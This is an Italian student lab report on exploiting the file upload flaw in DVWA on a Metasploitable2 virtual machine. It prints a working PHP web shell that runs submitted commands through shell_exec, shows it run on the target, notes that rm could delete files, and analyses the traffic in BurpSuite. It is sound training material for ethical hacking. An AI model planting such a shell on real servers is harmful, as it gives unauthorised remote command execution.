S6-L1
Exploit file upload

Emanuele Benedetti | 13 gennaio 2025

Consegna

Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.


Obiettivi

1. **Configurazione del laboratorio**:
    - Configurate il vostro ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux.
    - Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.
2. **Esercizio pratico**:
    - Sfruttate la vulnerabilità di file upload presente sulla DVWA (Damn Vulnerable Web Application) per ottenere il controllo remoto della macchina bersaglio.
    - Caricate una semplice shell in PHP attraverso l'interfaccia di upload della DVWA.
    - Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.
3. **Monitoraggio con BurpSuite**:
    - Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.
    - Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.


Svolgimento


Configurazione delle macchine

Ho iniziato lo svolgimento dell'esercizio configurando le macchine virtuali che sono andato ad utilizzare. Nello specifico ho impostato Kali Linux e Metasploitable2 sulla stessa "*rete interna*" in VirtualBox. Per far si che le macchine comunicassero ho impostato in maniera manuale gli indirizzi IP sulla rete 192.168.10.0/24 attribuendo .2 a Kali e .4 a Metasploitable




Per testare che la configurazione fosse stata eseguita correttamente ho lanciato un comando ping su entrambe le macchine, ottenendo la conferma che dialogano correttamente.





Esercizio pratico

Dopo aver configurato le macchine ho utilizzato il browser di Kali per accedere alla DVWA su Metasploitable tramite l'indirizzo http://192.168.10.4/DVWA.
Per far sì che l'esercizio possa essere eseguito ho impostato la sicurezza di DVWA su *low*



A questo punto ho creato un codice PHP per eseguire dei comandi da remoto sulla macchina Metasploitable2.


```php
<?php
// Se il form è stato inviato, esegui il comando
if (isset($_POST['command'])) {
    $command = escapeshellcmd($_POST['command']); // Escaping del comando per evitare vulnerabilità
    $output = shell_exec($command); // Esegui il comando
}
?>
```

Spiegazione comandi:
`isset($_POST['command'])`: controlla se il form è stato inviato
`$_POST['command']`: È il comando che l'utente ha scritto nel form. `$_POST` contiene i dati inviati tramite il metodo POST del form.
`escapeshellcmd($_POST['command'])`: serve a rimuovere caratteri speciali che potrebbero causare vulnerabilità di sicurezza, come l'iniezione di comandi dannosi.
`shell_exec($command)`: esegue il comando che è stato passato come parametro e restituisce l'output del comando.
Se il form è stato inviato e contiene un comando, PHP eseguirà il comando e salverà il risultato nella variabile `$output`.


Per rendere la visualizzazione più semplice ho aggiunto del codice HTML per la struttura della pagina che crea un form per l'invio dei comandi e un'area per vedere l'output del comando inserito:

```php
<h1>Shell PHP Semplice</h1>

<form method="POST">
    <input type="text" name="command" placeholder="Inserisci un comando" required>
    <button type="submit">Esegui</button>
</form>

<?php
if (isset($output)) {
    echo "<h2>Output del Comando:</h2>";
    echo "<textarea readonly>" . htmlspecialchars($output) . "</textarea>";
}
?>
```


Ho caricato la shell creata nella sezione *Upload* della DVWA. Il messaggio in rosso mostra che il file è stato caricato con successo, mostrando l'indirizzo dove è salvato.



A questo punto mi sono recato all'indirizzo della shell appena caricata per testare l'esecuzione dei comandi.




Ho inserito nella apposita area il comando ***ls*** per visualizzare il contenuto della directory



Il risultato che otteniamo è il contenuto della directory corrente. Come da aspettative è possibile visualizzare il file *shell.php* ovvero il file che abbiamo caricato poco fa.


Ho eseguito anche il comando ***pwd*** per vedere la directory in cui ci troviamo:



Poiché è possibile eseguire qualsiasi comando, posso avere totale accesso alla macchina Metasploitable2. Ad esempio con il comando ***ls /*** posso visualizzare il contenuto della cartella root della macchina remota e non solo della DVWA. Qualora stessi attuando un attacco hacker potrei addirittura eseguire comandi di rimozione di file o cartelle con il comando *rm <file>*


Intercettazione e analisi con BurpSuite

Ho avviato il programma BurpSuite per utilizzare il Burp Proxy per intercettare ed analizzare il traffico HTTP. Ho rieffettuato il login su DVWA tramite il browser integrato ed avviato l'intercettazione del traffico.




L'immagine mostra che cliccando sul tasto upload viene generata una richiesta POST al server.

Per comodità ho inviato il traffico catturato al repeater per analizzare sia la richiesta che la risposta del server. La risposta è *HTTP/1.1 200 OK* che indica che l'upload è avvenuto con successo. Infatti analizzando l'HTML della pagina di risposta vediamo che viene mostrato il messaggio *./../hackable/uploads/shell.php succesfully uploaded!*




Ho provato poi ad intercettare il traffico generato dall'invio dei comandi della shell.

Ho acceduto all'indirizzo della directory in cui viene salvato lo script e avviato nuovamente l'intercettazione del traffico tramite proxy.



L'ultima riga della richiesta di POST catturata mostra il comando ***ls*** che ho inserito nella shell php.



Come è possibile vedere, la risposta restituisce un valore *HTTP/1.1 200 OK*

```
        <h2>
            Output del Comando:
        </h2>
        <textarea readonly>
            dvwa_email.png
            shell.php
        </textarea>
</body>
```

Possiamo notare che l'output HTML mostra il risultato del comando inserito ovvero i file *dvwa_email.png* e *shell.php* presenti nella directory.